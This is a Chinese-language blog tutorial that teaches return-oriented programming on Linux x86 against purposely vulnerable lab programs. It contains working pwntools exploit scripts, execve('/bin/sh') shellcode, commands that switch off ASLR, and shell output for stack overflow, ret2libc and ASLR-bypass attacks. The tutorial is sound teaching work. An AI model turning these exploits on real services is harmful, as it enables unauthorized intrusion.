注册登录

一步一步学 ROP 之 Linux_x86 篇

阿里聚安全 发布于 2016-07-06

> 作者：蒸米@阿里聚安全

序

ROP的全称为Return-oriented programming（返回导向编程），这是一种高级的内存攻击技术可以用来绕过现代操作系统的各种通用防御（比如内存不可执行和代码签名等）。虽然现在大家都在用64位的操作系统，但是想要扎实的学好ROP还是得从基础的x86系统开始，但看官请不要着急，在随后的教程中我们还会带来linux_x64以及android (arm)方面的ROP利用方法，欢迎大家继续学习。

小编备注：文中涉及代码可在文章最后的github链接找到。

Control Flow Hijack 程序流劫持

比较常见的程序流劫持就是栈溢出，格式化字符串攻击和堆溢出了。通过程序流劫持，攻击者可以控制PC指针从而执行目标代码。为了应对这种攻击，系统防御者也提出了各种防御方法，最常见的方法有DEP（堆栈不可执行），ASLR（内存地址随机化），Stack Protector（栈保护）等。但是如果上来就部署全部的防御，初学者可能会觉得无从下手，所以我们先从最简单的没有任何保护的程序开始，随后再一步步增加各种防御措施，接着再学习绕过的方法，循序渐进。

首先来看这个有明显缓冲区溢出的程序：

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void vulnerable_function() {
    char buf[128];
    read(STDIN_FILENO, buf, 256);
}

int main(int argc, char** argv) {
    vulnerable_function();
    write(STDOUT_FILENO, "Hello, World\n", 13);
}
```

7 6

```
#bash
gcc -fno-stack-protector -z execstack -o level1 level1.c
```

这个命令编译程序。-fno-stack-protector和-z execstack这两个参数会分别关掉DEP和Stack Protector。同时我们在shell中执行：

```
sudo -s
echo 0 > /proc/sys/kernel/randomize_va_space
exit
```

这几个指令。执行完后我们就关掉整个linux系统的ASLR保护。

接下来我们开始对目标程序进行分析。首先我们先来确定溢出点的位置，这里我推荐使用pattern.py这个脚本来进行计算。我们使用如下命令：

```
python pattern.py create 150
```

来生成一串测试用的150个字节的字符串：

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac
9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9
```

随后我们使用 `gdb ./level1` 调试程序

```
(gdb) run
Starting program: /home/mzheng/CTF/groupstudy/test/level1
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac
9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9

Program received signal SIGSEGV, Segmentation fault.
0x37654136 in ?? ()
```

我们可以得到内存出错的地址为0x37654136。随后我们使用命令：

```
python pattern.py offset 0x37654136
hex pattern decoded as: 6Ae7
140
```

就可以非常容易的计算出PC返回值的覆盖点为140个字节。我们只要构造一个`"A"*140+ret`字符串，就可以让pc执行ret地址上的代码了。

接下来我们需要一段shellcode，可以用msf生成，或者自己反编译一下。

7 6

```
# execve ("/bin/sh")
# xor ecx, ecx
# mul ecx
# push ecx
# push 0x68732f2f   ;; hs//
# push 0x6e69622f   ;; nib/
# mov ebx, esp
# mov al, 11
# int 0x80

shellcode = "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73"
shellcode += "\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0"
shellcode += "\x0b\xcd\x80"
```

这里我们使用一段最简单的执行`execve ("/bin/sh")`命令的语句作为shellcode。溢出点有了，shellcode有了，下一步就是控制PC跳转到shellcode的地址上：

```
[shellcode][“AAAAAAAAAAAAAA”….][ret]
^------------------------------------------------|
```

对初学者来说这个shellcode地址的位置其实是一个坑。因为正常的思维是使用gdb调试目标程序，然后查看内存来确定shellcode的位置。但当你真的执行exp的时候你会发现shellcode压根就不在这个地址上！这是为什么呢？原因是gdb的调试环境会影响buf在内存中的位置，虽然我们关闭了ASLR，但这只能保证buf的地址在gdb的调试环境中不变，但当我们直接执行./level1的时候，buf的位置会固定在别的地址上。怎么解决这个问题呢？

最简单的方法就是开启core dump这个功能。

```
ulimit -c unlimited
sudo sh -c 'echo "/tmp/core.%t" > /proc/sys/kernel/core_pattern'
```

开启之后，当出现内存错误的时候，系统会生成一个core dump文件在tmp目录下。然后我们再用gdb查看这个core文件就可以获取到buf真正的地址了。

```
$./level1
ABCDAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)

$ gdb level1 /tmp/core.1433844471
Core was generated by `./level1'.
Program terminated with signal 11, Segmentation fault.
#0  0x41414141 in ?? ()

(gdb) x/10s $esp-144
0xbffff290:   "ABCD", 'A' <repeats 153 times>, "\n\374\267`\204\004\b"
0xbffff335:   ""
```

因为溢出点是140个字节，再加上4个字节的ret地址，我们可以计算出buffer的地址为`$esp-144`。

7 6

OK，现在溢出点，shellcode和返回值地址都有了，可以开始写exp了。写exp的话，我强烈推荐pwntools这个工具，因为它可以非常方便的做到本地调试和远程攻击的转换。本地测试成功后只需要简单的修改一条语句就可以马上进行远程攻击。

```
p = process('./level1')  #本地测试
p = remote('127.0.0.1',10001)  #远程攻击
```

最终本地测试代码如下：

```
#!/usr/bin/env python
from pwn import *

p = process('./level1')
ret = 0xbffff290

shellcode = "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73"
shellcode += "\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0"
shellcode += "\x0b\xcd\x80"

# p32(ret) == struct.pack("<I",ret)
#对ret进行编码，将地址转换成内存中的二进制存储形式
payload = shellcode + 'A' * (140 - len(shellcode)) + p32(ret)

p.send(payload) #发送payload

p.interactive()  #开启交互shell
```

执行exp：

```
$ python exp1.py
[+] Started program './level1'
[*] Switching to interactive mode
$ whoami
mzheng
```

接下来我们把这个目标程序作为一个服务绑定到服务器的某个端口上，这里我们可以使用socat这个工具来完成，命令如下：

```
socat TCP4-LISTEN:10001,fork EXEC:./level1
```

随后这个程序的IO就被重定向到10001这个端口上了，并且可以使用 nc 127.0.0.1 10001来访问我们的目标程序服务了。

因为现在目标程序是跑在socat的环境中，exp脚本除了要把`p = process('./level1')`换成`p = remote('127.0.0.1',10001)` 之外，ret的地址还会发生改变。解决方法还是采用生成core dump的方案，然后用gdb调试core文件获取返回地址。然后我们就可以使用exp进行远程溢出啦！

7 6

```
python exp1.py
[+] Opening connection to 127.0.0.1 on port 10001: Done
[*] Switching to interactive mode
$ id
uid=1000(mzheng) gid=1000(mzheng)
groups=1000(mzheng),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambas
hare)
```

Ret2libc – Bypass DEP 通过 ret2libc 绕过 DEP 防护

现在我们把DEP打开，依然关闭stack protector和ASLR。编译方法如下：

```
gcc -fno-stack-protector -o level2 level2.c
```

这时候我们如果使用level1的exp来进行测试的话，系统会拒绝执行我们的shellcode。如果你通过`sudo cat /proc/[pid]/maps`查看，你会发现level1的stack是rwx的，但是level2的stack却是rw的。

```
level1: bffdf000-c0000000 rw-p 00000000 00:00 0 [stack]
level2: bffdf000-c0000000 rwxp 00000000 00:00 0 [stack]
```

那么如何执行shellcode呢？我们知道level2调用了libc.so，并且libc.so里保存了大量可利用的函数，我们如果可以让程序执行`system("/bin/sh")`的话，也可以获取到shell。既然思路有了，那么接下来的问题就是如何得到system()这个函数的地址以及"/bin/sh"这个字符串的地址。

如果关掉了ASLR的话，system()函数在内存中的地址是不会变化的，并且libc.so中也包含"/bin/sh"这个字符串，并且这个字符串的地址也是固定的。那么接下来我们就来找一下这个函数的地址。这时候我们可以使用gdb进行调试。然后通过print和find命令来查找system和"/bin/sh"字符串的地址。

```
$ gdb ./level2
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
….
(gdb) break main
Breakpoint 1 at 0x8048430
(gdb) run
Starting program: /home/mzheng/CTF/groupstudy/test/level2

Breakpoint 1, 0x08048430 in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7e5f460 <system>
(gdb) print __libc_start_main
$2 = {<text variable, no debug info>} 0xb7e393f0 <__libc_start_main>
(gdb) find 0xb7e393f0, +2200000, "/bin/sh"
0xb7f81ff8
warning: Unable to access target memory at 0xb7fc8500, halting search.
1 pattern found.
```

7 6

我们首先在main函数上下一个断点，然后执行程序，这样的话程序会加载libc.so到内存中，然后我们就可以通过print system这个命令来获取system函数在内存中的位置，随后我们可以通过print __libc_start_main这个命令来获取libc.so在内存中的起始位置，接下来我们可以通过find命令来查找/bin/sh这个字符串。这样我们就得到了system的地址0xb7e5f460以及/bin/sh的地址0xb7f81ff8。下面我们开始写exp：

```
#!/usr/bin/env python
from pwn import *

p = process('./level2')
#p = remote('127.0.0.1',10002)

ret = 0xdeadbeef
systemaddr=0xb7e5f460
binshaddr=0xb7f81ff8

payload =  'A'*140 + p32(systemaddr) + p32(ret) + p32(binshaddr)

p.send(payload)

p.interactive()
```

要注意的是system()后面跟的是执行完system函数后要返回地址，接下来才是"/bin/sh"字符串的地址。因为我们执行完后也不打算干别的什么事，所以我们就随便写了一个0xdeadbeef作为返回地址。下面我们测试一下exp：

```
$ python exp2.py
[+] Started program './level2'
[*] Switching to interactive mode
$ whoami
mzheng
```

OK。测试成功。

ROP - Bypass DEP and ASLR 通过 ROP 绕过 DEP 和 ASLR 防护

接下来我们打开ASLR保护。

```
sudo -s
echo 2 > /proc/sys/kernel/randomize_va_space
```

现在我们再回头测试一下level2的exp，发现已经不好用了。

```
$python exp2.py
[+] Started program './level2'
[*] Switching to interactive mode
```

7 6


如果你通过`sudo cat /proc/[pid]/maps`或者ldd查看，你会发现level2的libc.so地址每次都是变化的。

```
cat /proc/[第1次执行的level2的pid]/maps
b759c000-b7740000 r-xp 00000000 08:01 525196     /lib/i386-linux-gnu/libc-2.15.so
b7740000-b7741000 ---p 001a4000 08:01 525196     /lib/i386-linux-gnu/libc-2.15.so
b7741000-b7743000 r--p 001a4000 08:01 525196     /lib/i386-linux-gnu/libc-2.15.so
b7743000-b7744000 rw-p 001a6000 08:01 525196     /lib/i386-linux-gnu/libc-2.15.so

cat /proc/[第2次执行的level2的pid]/maps
b7546000-b76ea000 r-xp 00000000 08:01 525196     /lib/i386-linux-gnu/libc-2.15.so
b76ea000-b76eb000 ---p 001a4000 08:01 525196     /lib/i386-linux-gnu/libc-2.15.so
b76eb000-b76ed000 r--p 001a4000 08:01 525196     /lib/i386-linux-gnu/libc-2.15.so
b76ed000-b76ee000 rw-p 001a6000 08:01 525196     /lib/i386-linux-gnu/libc-2.15.so

cat /proc/[第3次执行的level2的pid]/maps
b7560000-b7704000 r-xp 00000000 08:01 525196     /lib/i386-linux-gnu/libc-2.15.so
b7704000-b7705000 ---p 001a4000 08:01 525196     /lib/i386-linux-gnu/libc-2.15.so
b7705000-b7707000 r--p 001a4000 08:01 525196     /lib/i386-linux-gnu/libc-2.15.so
b7707000-b7708000 rw-p 001a6000 08:01 525196     /lib/i386-linux-gnu/libc-2.15.so
```

那么如何解决地址随机化的问题呢？思路是：我们需要先泄漏出libc.so某些函数在内存中的地址，然后再利用泄漏出的函数地址根据偏移量计算出system()函数和/bin/sh字符串在内存中的地址，然后再执行我们的ret2libc的shellcode。既然栈，libc，heap的地址都是随机的。我们怎么才能泄露出libc.so的地址呢？方法还是有的，因为程序本身在内存中的地址并不是随机的，如图所示：



7 6

所以我们只要把返回值设置到程序本身就可执行我们期望的指令了。首先我们利用objdump来查看可以利用的plt函数和函数对应的got表：

```
$ objdump -d -j .plt level2

Disassembly of section .plt:

08048310 <read@plt>:
 8048310:   ff 25 00 a0 04 08       jmp    *0x804a000
 8048316:   68 00 00 00 00          push   $0x0
 804831b:   e9 e0 ff ff ff          jmp    8048300 <_init+0x30>

08048320 <__gmon_start__@plt>:
 8048320:   ff 25 04 a0 04 08       jmp    *0x804a004
 8048326:   68 08 00 00 00          push   $0x8
 804832b:   e9 d0 ff ff ff          jmp    8048300 <_init+0x30>

08048330 <__libc_start_main@plt>:
 8048330:   ff 25 08 a0 04 08       jmp    *0x804a008
 8048336:   68 10 00 00 00          push   $0x10
 804833b:   e9 c0 ff ff ff          jmp    8048300 <_init+0x30>

08048340 <write@plt>:
 8048340:   ff 25 0c a0 04 08       jmp    *0x804a00c
 8048346:   68 18 00 00 00          push   $0x18
 804834b:   e9 b0 ff ff ff          jmp    8048300 <_init+0x30>

$ objdump -R level2
//got表
DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ff0 R_386_GLOB_DAT    __gmon_start__
0804a000 R_386_JUMP_SLOT   read
0804a004 R_386_JUMP_SLOT   __gmon_start__
0804a008 R_386_JUMP_SLOT   __libc_start_main
0804a00c R_386_JUMP_SLOT   write
```

我们发现除了程序本身的实现的函数之外，我们还可以使用`read@plt()`和`write@plt()`函数。但因为程序本身并没有调用`system()`函数，所以我们并不能直接调用`system()`来获取shell。但其实我们有`write@plt()`函数就够了，因为我们可以通过`write@plt ()`函数把`write()`函数在内存中的地址也就是`write.got`给打印出来。

既然`write()`函数实现是在`libc.so`当中，那我们调用的`write@plt()`函数为什么也能实现`write()`功能呢? 这是因为linux采用了延时绑定技术，当我们调用`write@plit()`的时候，系统会将真正的`write()`函数地址link到got表的`write.got`中，然后`write@plit()`会根据`write.got` 跳转到真正的`write()`函数上去。（如果还是搞不清楚的话，推荐阅读《程序员的自我修养 - 链接、装载与库》这本书）

因为`system()`函数和`write()`在`libc.so`中的`offset(相对地址)`是不变的，所以如果我们得到了write()的地址并且拥有目标服务器上的`libc.so`就可以计算出`system()`在内存中的地址了。

然后我们再将pc指针return回`vulnerable_function()`函数，就可以进行ret2libc溢出攻击，并且这一次我们知道了`system()`在内存中的地址，就可以调用`system()`函数来获取我们的shell了。

7 6

使用ldd命令可以查看目标程序调用的so库。随后我们把libc.so拷贝到当前目录，因为我们的exp需要这个so文件来计算相对地址：

```
$ldd level2
    linux-gate.so.1 =>  (0xb7781000)
    libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb75c4000)
    /lib/ld-linux.so.2 (0xb7782000)
$ cp /lib/i386-linux-gnu/libc.so.6 libc.so
```

最后exp如下：

```
#!/usr/bin/env python
from pwn import *

libc = ELF('libc.so')
elf = ELF('level2')

#p = process('./level2')
p = remote('127.0.0.1', 10003)

plt_write = elf.symbols['write']
print 'plt_write= ' + hex(plt_write)
got_write = elf.got['write']
print 'got_write= ' + hex(got_write)
vulfun_addr = 0x08048404
print 'vulfun= ' + hex(vulfun_addr)

payload1 = 'a'*140 + p32(plt_write) + p32(vulfun_addr) + p32(1) +p32(got_write) + p32(4)

print "\n###sending payload1 ...###"
p.send(payload1)

print "\n###receving write() addr...###"
write_addr = u32(p.recv(4))
print 'write_addr=' + hex(write_addr)

print "\n###calculating system() addr and \"/bin/sh\" addr...###"
system_addr = write_addr - (libc.symbols['write'] - libc.symbols['system'])
print 'system_addr= ' + hex(system_addr)
binsh_addr = write_addr - (libc.symbols['write'] - next(libc.search('/bin/sh')))
print 'binsh_addr= ' + hex(binsh_addr)

payload2 = 'a'*140  + p32(system_addr) + p32(vulfun_addr) + p32(binsh_addr)

print "\n###sending payload2 ...###"
p.send(payload2)

p.interactive()
```

接着我们使用socat把level2绑定到10003端口：

```
socat TCP4-LISTEN:10003,fork EXEC:./level2
```

7 6

最后执行我们的exp：

```
$python exp3.py
[+] Opening connection to 127.0.0.1 on port 10003: Done
plt_write= 0x8048340
got_write= 0x804a00c
vulfun= 0x8048404

###sending payload1 ...###

###receving write() addr...###
write_addr=0xb76f64c0

###calculating system() addr and "/bin/sh" addr...###
system_addr= 0xb7656460
binsh_addr= 0xb7778ff8

###sending payload2 ...###
[*] Switching to interactive mode
$ whoami
mzheng
```

小结

本章简单介绍了ROP攻击的基本原理，由于篇幅原因，我们会在随后的文章中会介绍更多的攻击技巧：如何利用工具寻找gadgets，如何在不知道对方libc.so版本的情况下计算offset；如何绕过Stack Protector等。欢迎大家到时继续学习。另外本文提到的所有源代码和工具都可以从我的github下载：https://github.com/zhengmin1989/ROP_STEP_BY_STEP

参考文献

- The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86)
- picoCTF 2013: https://github.com/picoCTF/2013-Problems
- Smashing The Stack For Fun And Profit: http://phrack.org/issues/49/14.html
- 程序员的自我修养
- ROP轻松谈

> 作者：蒸米@阿里聚安全，更多技术文章，请访问**阿里聚安全博客**

linux x86 阿里聚安全

阅读 17.9k • 更新于 2016-07-06

7 6

赞 7 收藏 6 分享

本作品系原创，采用《署名-非商业性使用-禁止演绎 4.0 国际》许可协议

阿里聚安全

阿里聚安全（[链接]）由阿里巴巴移动安全部出品，面向企业和开发者提供企业安全...

关注专栏

阿里聚安全

阿里聚安全（[链接]）由阿里巴巴移动安全部出品，面向企业和开发者提供企业安全解决方案，全面覆盖移动...

762 声望 **227** 粉丝

关注作者

0 条评论

得票 最新

撰写评论 ...

提交评论

评论支持部分 Markdown 语法：`**粗体** _斜体_ [链接](http://example.com) `代码` - 列表 > 引用`。你还可以使用 @ 来通知其他用户。

继续阅读

TaintDroid深入剖析之启动篇

7 6

拥有300万安装量的应用是如何恶意推广刷榜的?

随着移动端应用市场数量爆炸式增长，App推广和曝光率也越来越难。哪里有需求哪里就有生财之道，自然...

阿里聚安全 阅读 2.5k

一步一步学ROP之linux_x64篇

**ROP的全称为Return-oriented programming（返回导向编程），这是一种高级的内存攻击技术可以用来...

阿里聚安全 赞 4 阅读 15.1k

一步步学习ThinkJS 1.x（一）

在2014年9月22日的时候，ThinkJS 1.0开了一个简单的发布会，去抢啦几块蛋糕来吃~现在还记得蛋糕超级...

小撸 赞 2 阅读 3k 评论 2

WMOS之webpack篇（一）

好吧，作为第一个系列第一篇的内容估计没多少人会看，所以大概会写的比较烂，还请看的人见谅。至于关...

targeral 阅读 2.6k

一步一步探索 git reset

一步一步探索 git reset为求简单, 本文只考虑初始状态 Git 仓库, 缓存区域 和 当前目录 相同的情况本文的源...

刘云宾 阅读 455

一步一步的实现Vue（一）

此时，vue 会找到 el 这个节点，（如果有 template 属性，则会将此字符串模板编译为 render 函数），然...

RomeoChen 阅读 935

一步一步学习elasticsearch7（一）

{代码...} elasticsearch简介 {代码...} 应用用例 将搜索框添加到应用或网站 存储和分析日志，指标和安全事件...

dandelion 阅读 2.2k 评论 1

7 6